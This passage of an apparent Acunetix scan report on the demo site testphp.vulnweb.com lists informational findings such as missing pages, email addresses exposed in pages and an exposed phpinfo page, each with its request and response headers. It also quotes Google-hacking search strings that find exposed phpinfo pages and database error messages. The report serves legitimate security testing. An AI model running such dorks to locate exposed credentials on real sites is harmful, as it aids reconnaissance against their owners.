Host: testphp.vulnweb.com
```

```
Connection: Keep-alive
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/28.0.1500.63 Safari/537.36
Accept: */*
```

Response headers

```
HTTP/1.1 404 Not Found
Server: nginx/1.4.1
Date: Tue, 06 May 2014 07:45:55 GMT
Content-Type: text/html
Connection: keep-alive
Original-Content-Encoding: gzip
Content-Length: 570
```

/Mod_Rewrite_Shop/Details/color-printer/3

Details

For a complete list of URLs linking to this file, go to Site Structure > Locate and select the file (marked as "Not Found") > select Referrers Tab from the bottom of the Information pane.

Request headers

```
GET /Mod_Rewrite_Shop/Details/color-printer/3/ HTTP/1.1
Pragma: no-cache
Cache-Control: no-cache
Referer: http://testphp.vulnweb.com/Mod_Rewrite_Shop/Details/color-printer/3
Acunetix-Aspect: enabled
Acunetix-Aspect-Password: *****
Acunetix-Aspect-Queries: aspectalerts
Cookie: login=test%2Ftest
Host: testphp.vulnweb.com
Connection: Keep-alive
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/28.0.1500.63 Safari/537.36
Accept: */*
```

Response headers

```
HTTP/1.1 404 Not Found
Server: nginx/1.4.1
Date: Tue, 06 May 2014 07:45:56 GMT
Content-Type: text/html
Connection: keep-alive
Original-Content-Encoding: gzip
Content-Length: 570
```

/Mod_Rewrite_Shop/Details/network-attached-storage-dlink/1

Details

For a complete list of URLs linking to this file, go to Site Structure > Locate and select the file (marked as "Not Found") > select Referrers Tab from the bottom of the Information pane.

Request headers

```
GET /Mod_Rewrite_Shop/Details/network-attached-storage-dlink/1/ HTTP/1.1
Pragma: no-cache
Cache-Control: no-cache
Referer:
http://testphp.vulnweb.com/Mod_Rewrite_Shop/Details/network-attached-storage-dlink/1
Acunetix-Aspect: enabled
Acunetix-Aspect-Password: *****
Acunetix-Aspect-Queries: aspectalerts
Cookie: login=test%2Ftest
Host: testphp.vulnweb.com
Connection: Keep-alive
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/28.0.1500.63 Safari/537.36
Accept: */*
```

Response headers

```
HTTP/1.1 404 Not Found
Server: nginx/1.4.1
```

```
Date: Tue, 06 May 2014 07:45:56 GMT
Content-Type: text/html
Connection: keep-alive
Original-Content-Encoding: gzip
Content-Length: 570
```

/Mod_Rewrite_Shop/Details/web-camera-a4tech/2

Details

For a complete list of URLs linking to this file, go to Site Structure > Locate and select the file (marked as "Not Found") > select Referrers Tab from the bottom of the Information pane.

Request headers

```
GET /Mod_Rewrite_Shop/Details/web-camera-a4tech/2/ HTTP/1.1
Pragma: no-cache
Cache-Control: no-cache
Referer: http://testphp.vulnweb.com/Mod_Rewrite_Shop/Details/web-camera-a4tech/2
Acunetix-Aspect: enabled
Acunetix-Aspect-Password: *****
Acunetix-Aspect-Queries: aspectalerts
Cookie: login=test%2Ftest
Host: testphp.vulnweb.com
Connection: Keep-alive
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/28.0.1500.63 Safari/537.36
Accept: */*
```

Response headers

```
HTTP/1.1 404 Not Found
Server: nginx/1.4.1
Date: Tue, 06 May 2014 07:45:56 GMT
Content-Type: text/html
Connection: keep-alive
Original-Content-Encoding: gzip
Content-Length: 570
```

/privacy.php

Details

For a complete list of URLs linking to this file, go to Site Structure > Locate and select the file (marked as "Not Found") > select Referrers Tab from the bottom of the Information pane.

Request headers

```
GET /privacy.php HTTP/1.1
Pragma: no-cache
Cache-Control: no-cache
Referer: http://testphp.vulnweb.com/userinfo.php
Acunetix-Aspect: enabled
Acunetix-Aspect-Password: *****
Acunetix-Aspect-Queries: filelist;aspectalerts
Cookie: login=test%2Ftest
Host: testphp.vulnweb.com
Connection: Keep-alive
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/28.0.1500.63 Safari/537.36
Accept: */*
```

Response headers

```
HTTP/1.1 404 Not Found
Server: nginx/1.4.1
Date: Tue, 06 May 2014 07:44:56 GMT
Content-Type: text/html
Connection: keep-alive
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2
Original-Content-Encoding: gzip
Content-Length: 16
```

/secured/office_files/filelist.xml

Details

For a complete list of URLs linking to this file, go to Site Structure > Locate and select the file (marked as "Not Found") > select Referrers Tab from the bottom of the Information pane.

Request headers

```
GET /secured/office_files/filelist.xml HTTP/1.1
Pragma: no-cache
Cache-Control: no-cache
Referer: http://testphp.vulnweb.com/secured/office.htm
Acunetix-Aspect: enabled
Acunetix-Aspect-Password: *****
Acunetix-Aspect-Queries: aspectalerts
Cookie: login=test%2Ftest
Host: testphp.vulnweb.com
Connection: Keep-alive
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/28.0.1500.63 Safari/537.36
Accept: */*
```

Response headers

```
HTTP/1.1 404 Not Found
Server: nginx/1.4.1
Date: Tue, 06 May 2014 07:45:55 GMT
Content-Type: text/html
Connection: keep-alive
Original-Content-Encoding: gzip
Content-Length: 570
```

/Templates/logout.php

Details

For a complete list of URLs linking to this file, go to Site Structure > Locate and select the file (marked as "Not Found") > select Referrers Tab from the bottom of the Information pane.

Request headers

```
GET /Templates/logout.php HTTP/1.1
Pragma: no-cache
Cache-Control: no-cache
Referer: http://testphp.vulnweb.com/Templates/main_dynamic_template.dwt.php
Acunetix-Aspect: enabled
Acunetix-Aspect-Password: *****
Acunetix-Aspect-Queries: aspectalerts
Cookie: login=test%2Ftest
Host: testphp.vulnweb.com
Connection: Keep-alive
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/28.0.1500.63 Safari/537.36
Accept: */*
```

Response headers

```
HTTP/1.1 404 Not Found
Server: nginx/1.4.1
Date: Tue, 06 May 2014 07:44:58 GMT
Content-Type: text/html
Connection: keep-alive
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2
Original-Content-Encoding: gzip
Content-Length: 16
```

Email address found

Severity	**Informational**
Type	Informational
Reported by module	Scripting (Text_Search_Dir.script)

Description

One or more email addresses have been found on this page. The majority of spam comes from email addresses harvested off the internet. The spam-bots (also known as email harvesters and email extractors) are programs that scour the internet looking for email addresses on any website they come across. Spambot programs look for strings like myname@mydomain.com and then record any addresses found.

Impact

Email addresses posted on Web sites may attract spam.

Recommendation

Check references for details on how to solve this problem.

References

[Email Address Disclosed on Website Can be Used for Spam]

Affected items

/

Details

Pattern found: wvs@acunetix.com

Request headers

```
GET / HTTP/1.1
Cookie: login=test%2Ftest
Host: testphp.vulnweb.com
Connection: Keep-alive
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/28.0.1500.63 Safari/537.36
Accept: */*
```

Response headers

```
HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Tue, 06 May 2014 07:44:57 GMT
Content-Type: text/html
Connection: keep-alive
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2
Original-Content-Encoding: gzip
Content-Length: 4170
```

/404.php

Details

Pattern found: wvs@acunetix.com

Request headers

```
GET /404.php HTTP/1.1
Pragma: no-cache
Cache-Control: no-cache
Referer: http://testphp.vulnweb.com/search.php
Acunetix-Aspect: enabled
Acunetix-Aspect-Password: *****
Acunetix-Aspect-Queries: aspectalerts
Cookie: login=test%2Ftest
Host: testphp.vulnweb.com
Connection: Keep-alive
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
```

```
Chrome/28.0.1500.63 Safari/537.36
Accept: */*
```

Response headers

```
HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Tue, 06 May 2014 07:44:58 GMT
Content-Type: text/html
Connection: keep-alive
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2
Original-Content-Encoding: gzip
Content-Length: 4476
```

/artists.php

Details

Pattern found: wvs@acunetix.com

Request headers

```
GET /artists.php HTTP/1.1
Pragma: no-cache
Cache-Control: no-cache
Referer: http://testphp.vulnweb.com/userinfo.php
Acunetix-Aspect: enabled
Acunetix-Aspect-Password: *****
Acunetix-Aspect-Queries: filelist;aspectalerts
Cookie: login=test%2Ftest
Host: testphp.vulnweb.com
Connection: Keep-alive
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/28.0.1500.63 Safari/537.36
Accept: */*
```

Response headers

```
HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Tue, 06 May 2014 07:44:56 GMT
Content-Type: text/html
Connection: keep-alive
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2
Original-Content-Encoding: gzip
Content-Length: 4535
```

/cart.php

Details

Pattern found: wvs@acunetix.com

Request headers

```
GET /cart.php HTTP/1.1
Pragma: no-cache
Cache-Control: no-cache
Referer: http://testphp.vulnweb.com/userinfo.php
Acunetix-Aspect: enabled
Acunetix-Aspect-Password: *****
Acunetix-Aspect-Queries: filelist;aspectalerts
Cookie: login=test%2Ftest
Host: testphp.vulnweb.com
Connection: Keep-alive
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/28.0.1500.63 Safari/537.36
Accept: */*
```

Response headers

```
HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Tue, 06 May 2014 07:44:56 GMT
Content-Type: text/html
Connection: keep-alive
```

```
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2
Original-Content-Encoding: gzip
Content-Length: 4334
```

/categories.php

Details

Pattern found: wvs@acunetix.com

Request headers

```
GET /categories.php HTTP/1.1
Pragma: no-cache
Cache-Control: no-cache
Referer: http://testphp.vulnweb.com/userinfo.php
Acunetix-Aspect: enabled
Acunetix-Aspect-Password: *****
Acunetix-Aspect-Queries: filelist;aspectalerts
Cookie: login=test%2Ftest
Host: testphp.vulnweb.com
Connection: Keep-alive
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/28.0.1500.63 Safari/537.36
Accept: */*
```

Response headers

```
HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Tue, 06 May 2014 07:44:56 GMT
Content-Type: text/html
Connection: keep-alive
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2
Original-Content-Encoding: gzip
Content-Length: 5322
```

/disclaimer.php

Details

Pattern found: wvs@acunetix.com

Request headers

```
GET /disclaimer.php HTTP/1.1
Pragma: no-cache
Cache-Control: no-cache
Referer: http://testphp.vulnweb.com/userinfo.php
Acunetix-Aspect: enabled
Acunetix-Aspect-Password: *****
Acunetix-Aspect-Queries: filelist;aspectalerts
Cookie: login=test%2Ftest
Host: testphp.vulnweb.com
Connection: Keep-alive
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/28.0.1500.63 Safari/537.36
Accept: */*
```

Response headers

```
HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Tue, 06 May 2014 07:44:56 GMT
Content-Type: text/html
Connection: keep-alive
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2
Original-Content-Encoding: gzip
Content-Length: 4741
```

/guestbook.php

Details

Pattern found: wvs@acunetix.com

Request headers

```
GET /guestbook.php HTTP/1.1
Pragma: no-cache
Cache-Control: no-cache
Referer: http://testphp.vulnweb.com/userinfo.php
Acunetix-Aspect: enabled
Acunetix-Aspect-Password: *****
Acunetix-Aspect-Queries: filelist;aspectalerts
Cookie: login=test%2Ftest
Host: testphp.vulnweb.com
Connection: Keep-alive
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/28.0.1500.63 Safari/537.36
Accept: */*
```

Response headers

```
HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Tue, 06 May 2014 07:44:56 GMT
Content-Type: text/html
Connection: keep-alive
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2
Original-Content-Encoding: gzip
Content-Length: 4595
```

/index.bak

Details

Pattern found: wasp@acunetix.com

Request headers

```
GET /index.bak HTTP/1.1
Pragma: no-cache
Cache-Control: no-cache
Referer: http://testphp.vulnweb.com/search.php
Acunetix-Aspect: enabled
Acunetix-Aspect-Password: *****
Acunetix-Aspect-Queries: aspectalerts
Cookie: login=test%2Ftest
Host: testphp.vulnweb.com
Connection: Keep-alive
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/28.0.1500.63 Safari/537.36
Accept: */*
```

Response headers

```
HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Tue, 06 May 2014 07:44:58 GMT
Content-Type: text/plain
Content-Length: 3265
Last-Modified: Wed, 11 May 2011 10:27:48 GMT
Connection: keep-alive
ETag: "4dca64a4-cc1"
Accept-Ranges: bytes
```

/index.php

Details

Pattern found: wvs@acunetix.com

Request headers

```
GET /index.php HTTP/1.1
Pragma: no-cache
Cache-Control: no-cache
Referer: http://testphp.vulnweb.com/userinfo.php
Acunetix-Aspect: enabled
Acunetix-Aspect-Password: *****
Acunetix-Aspect-Queries: filelist;aspectalerts
Cookie: login=test%2Ftest
```

```
Host: testphp.vulnweb.com
Connection: Keep-alive
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/28.0.1500.63 Safari/537.36
Accept: */*
```

Response headers

```
HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Tue, 06 May 2014 07:44:56 GMT
Content-Type: text/html
Connection: keep-alive
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2
Original-Content-Encoding: gzip
Content-Length: 4170
```

/listproducts.php

Details

Pattern found: wvs@acunetix.com

Request headers

```
GET /listproducts.php HTTP/1.1
Pragma: no-cache
Cache-Control: no-cache
Referer: http://testphp.vulnweb.com/search.php
Acunetix-Aspect: enabled
Acunetix-Aspect-Password: *****
Acunetix-Aspect-Queries: aspectalerts
Cookie: login=test%2Ftest
Host: testphp.vulnweb.com
Connection: Keep-alive
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/28.0.1500.63 Safari/537.36
Accept: */*
```

Response headers

```
HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Tue, 06 May 2014 07:44:58 GMT
Content-Type: text/html
Connection: keep-alive
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2
Original-Content-Encoding: gzip
Content-Length: 3904
```

/login.php

Details

Pattern found: wvs@acunetix.com

Request headers

```
GET /login.php HTTP/1.1
Pragma: no-cache
Cache-Control: no-cache
Referer: http://testphp.vulnweb.com/userinfo.php
Acunetix-Aspect: enabled
Acunetix-Aspect-Password: *****
Acunetix-Aspect-Queries: filelist;aspectalerts
Cookie: login=test%2Ftest
Host: testphp.vulnweb.com
Connection: Keep-alive
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/28.0.1500.63 Safari/537.36
Accept: */*
```

Response headers

```
HTTP/1.1 200 OK
```

```
Server: nginx/1.4.1
Date: Tue, 06 May 2014 07:44:56 GMT
Content-Type: text/html
Connection: keep-alive
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2
Original-Content-Encoding: gzip
Content-Length: 4745
```

/product.php

Details

Pattern found: wvs@acunetix.com

Request headers

```
GET /product.php HTTP/1.1
Pragma: no-cache
Cache-Control: no-cache
Referer: http://testphp.vulnweb.com/search.php
Acunetix-Aspect: enabled
Acunetix-Aspect-Password: *****
Acunetix-Aspect-Queries: aspectalerts
Cookie: login=test%2Ftest
Host: testphp.vulnweb.com
Connection: Keep-alive
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/28.0.1500.63 Safari/537.36
Accept: */*
```

Response headers

```
HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Tue, 06 May 2014 07:44:58 GMT
Content-Type: text/html
Connection: keep-alive
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2
Original-Content-Encoding: gzip
Content-Length: 4269
```

/search.php

Details

Pattern found: wvs@acunetix.com

Request headers

```
GET /search.php HTTP/1.1
Pragma: no-cache
Cache-Control: no-cache
Referer: http://testphp.vulnweb.com/userinfo.php
Acunetix-Aspect: enabled
Acunetix-Aspect-Password: *****
Acunetix-Aspect-Queries: filelist;aspectalerts
Cookie: login=test%2Ftest
Host: testphp.vulnweb.com
Connection: Keep-alive
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/28.0.1500.63 Safari/537.36
Accept: */*
```

Response headers

```
HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Tue, 06 May 2014 07:44:56 GMT
Content-Type: text/html
Connection: keep-alive
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2
Original-Content-Encoding: gzip
Content-Length: 3938
```

/secured/phpinfo.php

Details

Pattern found: root@dessler.cse.buffalo.edu
root@localhost.localdomain
license@php.net

Request headers

```
GET /secured/phpinfo.php HTTP/1.1
Pragma: no-cache
Cache-Control: no-cache
Referer: http://testphp.vulnweb.com/search.php
Acunetix-Aspect: enabled
Acunetix-Aspect-Password: *****
Acunetix-Aspect-Queries: aspectalerts
Cookie: login=test%2Ftest
Host: testphp.vulnweb.com
Connection: Keep-alive
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/28.0.1500.63 Safari/537.36
Accept: */*
```

Response headers

```
HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Tue, 06 May 2014 07:44:57 GMT
Content-Type: text/html
Connection: keep-alive
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2
Original-Content-Encoding: gzip
Content-Length: 45963
```

/signup.php

Details

Pattern found: wvs@acunetix.com

Request headers

```
GET /signup.php HTTP/1.1
Pragma: no-cache
Cache-Control: no-cache
Referer: http://testphp.vulnweb.com/search.php
Acunetix-Aspect: enabled
Acunetix-Aspect-Password: *****
Acunetix-Aspect-Queries: aspectalerts
Cookie: login=test%2Ftest
Host: testphp.vulnweb.com
Connection: Keep-alive
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/28.0.1500.63 Safari/537.36
Accept: */*
```

Response headers

```
HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Tue, 06 May 2014 07:44:58 GMT
Content-Type: text/html
Connection: keep-alive
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2
Original-Content-Encoding: gzip
Content-Length: 5257
```

/Templates/main_dynamic_template.dwt.php

Details

Pattern found: wvs@acunetix.com

Request headers

```
GET /Templates/main_dynamic_template.dwt.php HTTP/1.1
```

```
Pragma: no-cache
Cache-Control: no-cache
Referer: http://testphp.vulnweb.com/search.php
Acunetix-Aspect: enabled
Acunetix-Aspect-Password: *****
Acunetix-Aspect-Queries: aspectalerts
Cookie: login=test%2Ftest
Host: testphp.vulnweb.com
Connection: Keep-alive
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/28.0.1500.63 Safari/537.36
Accept: */*
```

Response headers

```
HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Tue, 06 May 2014 07:44:58 GMT
Content-Type: text/html
Connection: keep-alive
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2
Original-Content-Encoding: gzip
Content-Length: 3904
```

/userinfo.php

Details

Pattern found: email@email.com
wvs@acunetix.com

Request headers

```
GET /userinfo.php HTTP/1.1
Pragma: no-cache
Cache-Control: no-cache
Acunetix-Aspect: enabled
Acunetix-Aspect-Password: *****
Acunetix-Aspect-Queries: filelist;aspectalerts
Cookie: login=test%2Ftest
Host: testphp.vulnweb.com
Connection: Keep-alive
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/28.0.1500.63 Safari/537.36
Accept: */*
```

Response headers

```
HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Tue, 06 May 2014 07:44:56 GMT
Content-Type: text/html
Connection: keep-alive
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2
Original-Content-Encoding: gzip
Content-Length: 5149
```

GHDB: Default phpinfo page

Severity	**Informational**
Type	Informational
Reported by module	GHDB

Description

The description for this alert is contributed by the GHDB community, it may contain inappropriate language.
Category : Files containing passwords

This will look throught default phpinfo pages for ones that have a default mysql password.

The Google Hacking Database (GHDB) appears courtesy of the Google Hacking community.

Impact

Not available. Check description.

Recommendation

Not available. Check description.

References

[The Google Hacking Database (GHDB) community](#)
[Acunetix Google hacking](#)

Affected items

/secured/phpinfo.php

Details

We found intitle:"phpinfo()" +"mysql.default_password" +"Zend Scripting Language Engine"

Request headers

```
GET /secured/phpinfo.php HTTP/1.1
Pragma: no-cache
Cache-Control: no-cache
Referer: http://testphp.vulnweb.com/search.php
Acunetix-Aspect: enabled
Acunetix-Aspect-Password: *****
Acunetix-Aspect-Queries: aspectalerts
Cookie: login=test%2Ftest
Host: testphp.vulnweb.com
Connection: Keep-alive
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/28.0.1500.63 Safari/537.36
Accept: */*
```

Response headers

```
HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Tue, 06 May 2014 07:44:57 GMT
Content-Type: text/html
Connection: keep-alive
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2
Original-Content-Encoding: gzip
Content-Length: 45963
```

GHDB: phpinfo()

Severity	**Informational**
Type	Informational
Reported by module	GHDB

Description

The description for this alert is contributed by the GHDB community, it may contain inappropriate language.
Category : Files containing juicy info

this brings up sites with phpinfo(). There is SO much cool stuff in here that you just have to check one out for yourself! I mean full blown system versioning, SSL version, sendmail version and path, ftp, LDAP, SQL info, Apache mods, Apache env vars, *sigh* the list goes on and on! Thanks "joe!" =)

The Google Hacking Database (GHDB) appears courtesy of the Google Hacking community.

Impact

Not available. Check description.

Recommendation

Not available. Check description.

References

[The Google Hacking Database (GHDB) community]
[Acunetix Google hacking]

Affected items

/secured/phpinfo.php
Details
We found intitle:phpinfo "PHP Version"
Request headers

```
GET /secured/phpinfo.php HTTP/1.1
Pragma: no-cache
Cache-Control: no-cache
Referer: http://testphp.vulnweb.com/search.php
Acunetix-Aspect: enabled
Acunetix-Aspect-Password: *****
Acunetix-Aspect-Queries: aspectalerts
Cookie: login=test%2Ftest
Host: testphp.vulnweb.com
Connection: Keep-alive
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/28.0.1500.63 Safari/537.36
Accept: */*
```

Response headers

```
HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Tue, 06 May 2014 07:44:57 GMT
Content-Type: text/html
Connection: keep-alive
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2
Original-Content-Encoding: gzip
Content-Length: 45963
```

GHDB: Sablotron error message

Severity	**Informational**
Type	Informational
Reported by module	GHDB

Description

The description for this alert is contributed by the GHDB community, it may contain inappropriate language.
Category : Error Messages

Sablotron is an XML toolit thingie. This query hones in on error messages generated by this toolkit. These error messages reveal all sorts of interesting stuff such as source code snippets, path and filename info, etc.

The Google Hacking Database (GHDB) appears courtesy of the Google Hacking community.

Impact

Not available. Check description.

Recommendation

Not available. Check description.

References

The Google Hacking Database (GHDB) community
Acunetix Google hacking

Affected items

/pictures/path-disclosure-unix.html

Details

We found warning "error on line" php sablotron

Request headers

```
GET /pictures/path-disclosure-unix.html HTTP/1.1
Pragma: no-cache
Cache-Control: no-cache
Referer: http://testphp.vulnweb.com/search.php
Acunetix-Aspect: enabled
Acunetix-Aspect-Password: *****
Acunetix-Aspect-Queries: aspectalerts
Cookie: login=test%2Ftest
Host: testphp.vulnweb.com
Connection: Keep-alive
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/28.0.1500.63 Safari/537.36
Accept: */*
```

Response headers

```
HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Tue, 06 May 2014 07:44:58 GMT
Content-Type: text/html
Last-Modified: Mon, 08 Apr 2013 08:42:10 GMT
Connection: keep-alive
Original-Content-Encoding: gzip
Content-Length: 3936
```

GHDB: SQL error message

Severity	**Informational**
Type	Informational
Reported by module	GHDB

Description

The description for this alert is contributed by the GHDB community, it may contain inappropriate language.
Category : Error Messages

Another SQL error message, this message can display the username, database, path names and partial SQL code, all of which are very helpful for hackers...

The Google Hacking Database (GHDB) appears courtesy of the Google Hacking community.

Impact

Not available. Check description.

Recommendation

Not available. Check description.

References

[The Google Hacking Database (GHDB) community](#)
[Acunetix Google hacking](#)

Affected items

/Connections/DB_Connection.php

Details

We found "access denied for user" "using password" -documentation

Request headers

```
GET /Connections/DB_Connection.php HTTP/1.1
Pragma: no-cache
Cache-Control: no-cache
Referer: http://testphp.vulnweb.com/search.php
Acunetix-Aspect: enabled
Acunetix-Aspect-Password: *****
Acunetix-Aspect-Queries: aspectalerts
Cookie: login=test%2Ftest
Host: testphp.vulnweb.com
Connection: Keep-alive
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/28.0.1500.63 Safari/537.36
Accept: */*
```

Response headers

```
HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Tue, 06 May 2014 07:44:58 GMT
Content-Type: text/html
Connection: keep-alive
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2
Original-Content-Encoding: gzip
Content-Length: 332
```

/secured/database_connect.php

Details

We found "access denied for user" "using password" -documentation

Request headers

```
GET /secured/database_connect.php HTTP/1.1
Pragma: no-cache
```

```
Cache-Control: no-cache
Referer: http://testphp.vulnweb.com/search.php
Acunetix-Aspect: enabled
Acunetix-Aspect-Password: *****
Acunetix-Aspect-Queries: aspectalerts
Cookie: login=test%2Ftest
Host: testphp.vulnweb.com
Connection: Keep-alive
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/28.0.1500.63 Safari/537.36
Accept: */*
```

Response headers

```
HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Tue, 06 May 2014 07:44:57 GMT
Content-Type: text/html
Connection: keep-alive
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2
Original-Content-Encoding: gzip
Content-Length: 251
```

Microsoft Office possible sensitive information

Severity	**Informational**
Type	Informational
Reported by module	Scripting (Text_Search_File.script)

Description

This document has been converted to HTML using Microsoft Office. It seems that Office has included sensitive information during the conversion.

Impact

Possible sensitive information disclosure that may help an attacker to conduct social engineering attacks.

Recommendation

Inspect the source code of this document and remove the sensitive information.

References

[iMPERVA Source Code Disclosure]

Affected items

/secured/office.htm

Details

```
Pattern found: <o:DocumentProperties>
  <o:Author>Acunetix</o:Author>
  <o:LastAuthor>Acunetix</o:LastAuthor>
  <o:Revision>1</o:Revision>
  <o:TotalTime>0</o:TotalTime>
  <o:Created>2005-04-05T11:44:00Z</o:Created>
  <o:LastSaved>2005-04-05T11:44:00Z</o:LastSaved>
  <o:Pages>1</o:Pages>
  <o:Words>5</o:Words>
  <o:Characters>30</o:Characters>
  <o:Company>Acunetix</o:Company>
  <o:Lines>1</o:Lines>
  <o:Paragraphs>1</o:Paragraphs>
  <o:CharactersWithSpaces>34</o:CharactersWithSpaces>
  <o:Version>11.6360</o:Version>
 </o:DocumentProperties>
```

Request headers

```
GET /secured/office.htm HTTP/1.1
Pragma: no-cache
Cache-Control: no-cache
Referer: http://testphp.vulnweb.com/search.php
Acunetix-Aspect: enabled
Acunetix-Aspect-Password: *****
Acunetix-Aspect-Queries: aspectalerts
Cookie: login=test%2Ftest
Host: testphp.vulnweb.com
Connection: Keep-alive
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/28.0.1500.63 Safari/537.36
Accept: */*
```

Response headers

```
HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Tue, 06 May 2014 07:44:57 GMT
Content-Type: text/html
Last-Modified: Wed, 11 May 2011 10:27:44 GMT
